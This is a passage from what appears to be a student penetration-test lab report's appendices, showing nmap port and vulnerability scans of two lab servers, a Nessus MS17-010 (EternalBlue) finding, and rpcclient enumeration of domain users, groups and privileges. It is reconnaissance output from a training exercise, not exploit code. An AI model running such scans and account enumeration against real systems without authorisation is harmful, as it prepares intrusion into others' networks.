464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:15:5D:00:04:0A (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 3.74 seconds
root@kali:~# 
```

Figure 1: Vanilla TCP scan against server 1




```
root@kali:~# nmap -sT 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-15 18:58 EST
Nmap scan report for SERVER2 (192.168.0.2)
Host is up (0.00064s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:15:5D:00:04:0B (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 2.84 seconds
root@kali:~# 
```

Figure 2: Vanilla TCP scan against server 2



```
Microsoft Windows [Version 10.0.18363.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\student>cd Desktop

C:\Users\student\Desktop>script.bat

C:\Users\student\Desktop>nmap -sT -p 1-8000 -v -v -T5 -sV -O --script=banner -oN 192.168.0.1TCP.txt 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-16 22:30 Coordinated Universal Time
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:30
Completed NSE at 22:30, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:30
Completed NSE at 22:30, 0.00s elapsed
Initiating ARP Ping Scan at 22:30
Scanning 192.168.0.1 [1 port]
Completed ARP Ping Scan at 22:30, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:30
Completed Parallel DNS resolution of 1 host. at 22:30, 0.01s elapsed
Initiating Connect Scan at 22:30
Scanning 192.168.0.1 [8000 ports]
Discovered open port 135/tcp on 192.168.0.1
Discovered open port 23/tcp on 192.168.0.1
Discovered open port 110/tcp on 192.168.0.1
Discovered open port 80/tcp on 192.168.0.1
Discovered open port 139/tcp on 192.168.0.1
Discovered open port 445/tcp on 192.168.0.1
```


Figure 3: --Script=banner against server 1



```
Microsoft Windows [Version 10.0.18363.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\student>cd Desktop

C:\Users\student\Desktop>Vulnscript.bat

C:\Users\student\Desktop>nmap --script vuln -oN 192.168.0.1nmapvuln.txt 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-17 16:43 Coordinated Universal Time
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 85.28% done; ETC: 16:43 (0:00:01 remaining)
Stats: 0:01:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 86.52% done; ETC: 16:44 (0:00:10 remaining)
Nmap scan report for 192.168.0.1
Host is up (0.00015s latency).
Not shown: 973 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
25/tcp   open  smtp
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
|_sslv2-drown:
42/tcp   open  nameserver
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
53/tcp   open  domain
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
79/tcp   open  finger
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
```

Figure 4: Vulnerability scan against server 1

3.3.2 Nessus



97833 - MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)

Synopsis

The remote Windows host is affected by multiple vulnerabilities.

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)


- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Figure 5: MS17_010_eternalblue exploitable with Metasploit framework.


APPENDIX B – ENUMERATION

3.3.3 RPCclient




```
rpcclient $> srvinfo
        192.168.0.2     Wk Sv BDC Tim NT
        platform_id     :       500
        os version      :       6.1
        server type     :       0×801033
rpcclient $> 
```

Figure 1: Server query information of server 2




```
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[admin] rid:[0x3e8]
user:[R.Astley] rid:[0x456]
user:[S.Baldwin] rid:[0x644]
user:[P.Henderson] rid:[0x645]
user:[A.Sherman] rid:[0x646]
user:[T.Maldonado] rid:[0x647]
user:[E.Osborne] rid:[0x648]
user:[L.Klein] rid:[0x649]
user:[K.Vaughn] rid:[0x64a]
user:[C.Morris] rid:[0x64b]
user:[D.Jimenez] rid:[0x64c]
user:[B.Mason] rid:[0x64d]
user:[E.Blake] rid:[0x64e]
user:[N.Hogan] rid:[0x64f]
user:[J.Howell] rid:[0x650]
user:[L.Nguyen] rid:[0x651]
user:[C.Mathis] rid:[0x652]
user:[D.Ingram] rid:[0x653]
user:[C.Griffin] rid:[0x654]
user:[V.Lawson] rid:[0x655]
user:[T.Harmon] rid:[0x656]
user:[J.Ballard] rid:[0x657]
user:[C.Grant] rid:[0x658]
user:[C.Mendoza] rid:[0x659]
user:[K.Mcgee] rid:[0x65a]
user:[E.Carpenter] rid:[0x65b]
user:[C.Mullins] rid:[0x65c]
user:[D.Valdez] rid:[0x65d]
user:[H.Gilbert] rid:[0x65e]
user:[K.Figueroa] rid:[0x65f]
```

Figure 2: Enumerating user accounts on server 2. A user by the name of “R.Astley” was noted by the investigator.




```
rpcclient $> queryuser 500
        User Name   :   Administrator
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   Built-in account for administering the computer/domain
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time                 :      Wed, 31 Dec 1969 19:00:00 EST
        Logoff Time                :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time               :      Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time     :      Wed, 21 Oct 2020 04:52:46 EDT
        Password can change Time   :      Thu, 22 Oct 2020 04:52:46 EDT
        Password must change Time:        Sat, 07 Mar 2048 03:52:46 EST
        unknown_2[0..31]...
        user_rid :      0x1f4
        group_rid:      0x201
        acb_info :      0x00000010
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> 
```

Figure 3: Getting information about the admin account




```
rpcclient $> querydominfo
Domain:         UADCWNET
Server:
Comment:
Total Users:    111
Total Groups:   0
Total Aliases:  16
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0×1
Server Role:    ROLE_DOMAIN_BDC
Unknown 3:      0×1
rpcclient $> 
```

Figure 4: Getting Domain Information




```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0×1f2]
group:[Domain Admins] rid:[0×200]
group:[Domain Users] rid:[0×201]
group:[Domain Guests] rid:[0×202]
group:[Domain Computers] rid:[0×203]
group:[Domain Controllers] rid:[0×204]
group:[Schema Admins] rid:[0×206]
group:[Enterprise Admins] rid:[0×207]
group:[Group Policy Creator Owners] rid:[0×208]
group:[Read-only Domain Controllers] rid:[0×209]
group:[DnsUpdateProxy] rid:[0×44f]
group:[Human Resources] rid:[0×450]
group:[Legal] rid:[0×451]
group:[Finance] rid:[0×452]
group:[Engineering] rid:[0×453]
group:[Sales] rid:[0×454]
group:[Information Technology] rid:[0×455]
```

Figure 5: Finding the group layout of the server




```
rpcclient $> enumalsgroups builtin
group:[Administrators] rid:[0×220]
group:[Users] rid:[0×221]
group:[Guests] rid:[0×222]
group:[Remote Desktop Users] rid:[0×22b]
group:[Network Configuration Operators] rid:[0×22c]
group:[Performance Monitor Users] rid:[0×22e]
group:[Performance Log Users] rid:[0×22f]
group:[Distributed COM Users] rid:[0×232]
group:[Cryptographic Operators] rid:[0×239]
group:[Event Log Readers] rid:[0×23d]
group:[Certificate Service DCOM Access] rid:[0×23e]
group:[Incoming Forest Trust Builders] rid:[0×22d]
group:[Terminal Server License Servers] rid:[0×231]
group:[Pre-Windows 2000 Compatible Access] rid:[0×22a]
group:[Windows Authorization Access Group] rid:[0×230]
group:[IIS_IUSRS] rid:[0×238]
group:[Replicator] rid:[0×228]
group:[Print Operators] rid:[0×226]
group:[Account Operators] rid:[0×224]
group:[Server Operators] rid:[0×225]
group:[Backup Operators] rid:[0×227]
rpcclient $> enumalsgroups domain
group:[Cert Publishers] rid:[0×205]
group:[RAS and IAS Servers] rid:[0×229]
group:[Allowed RODC Password Replication Group] rid:[0×23b]
group:[Denied RODC Password Replication Group] rid:[0×23c]
group:[DnsAdmins] rid:[0×44e]
group:[TelnetClients] rid:[0×46f]
rpcclient $> 
```

Figure 6: More groups




```
rpcclient $> enumdrivers
Server does not support environment [Windows NT R4000]
Server does not support environment [Windows NT Alpha_AXP]
Server does not support environment [Windows NT PowerPC]

[Windows x64]
Printer Driver Info 1:
        Driver Name: [TP Output Gateway PS]

Printer Driver Info 1:
        Driver Name: [TP Output Gateway]

Printer Driver Info 1:
        Driver Name: [Microsoft XPS Document Writer]

rpcclient $> 
```

Figure 7: Drivers – 3 printers



```
rpcclient $> lookupnames administrators
administrators S-1-5-32-544 (Local Group: 4)
rpcclient $> lookupnames administrator
administrator S-1-5-21-816344815-1091841032-1499945149-500 (User: 1)
rpcclient $> 
```


Figure 8: Four administrators



```
rpcclient $> enumprivs
found 34 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
SeIncreaseQuotaPrivilege                0:5 (0x0:0x5)
SeMachineAccountPrivilege               0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege             0:8 (0x0:0x8)
SeTakeOwnershipPrivilege                0:9 (0x0:0x9)
SeLoadDriverPrivilege           0:10 (0x0:0xa)
SeSystemProfilePrivilege                0:11 (0x0:0xb)
SeSystemtimePrivilege           0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege                 0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege                 0:14 (0x0:0xe)
SeCreatePagefilePrivilege               0:15 (0x0:0xf)
SeCreatePermanentPrivilege              0:16 (0x0:0x10)
SeBackupPrivilege               0:17 (0x0:0x11)
SeRestorePrivilege              0:18 (0x0:0x12)
SeShutdownPrivilege             0:19 (0x0:0x13)
SeDebugPrivilege                0:20 (0x0:0x14)
SeAuditPrivilege                0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege            0:22 (0x0:0x16)
SeChangeNotifyPrivilege                 0:23 (0x0:0x17)
SeRemoteShutdownPrivilege               0:24 (0x0:0x18)
SeUndockPrivilege               0:25 (0x0:0x19)
SeSyncAgentPrivilege            0:26 (0x0:0x1a)
SeEnableDelegationPrivilege             0:27 (0x0:0x1b)
SeManageVolumePrivilege                 0:28 (0x0:0x1c)
SeImpersonatePrivilege          0:29 (0x0:0x1d)
SeCreateGlobalPrivilege                 0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege                 0:31 (0x0:0x1f)
SeRelabelPrivilege              0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege           0:33 (0x0:0x21)
SeTimeZonePrivilege             0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege           0:35 (0x0:0x23)
rpcclient $> █
```

Figure 9: Privileges. Remote shutdown of interest.

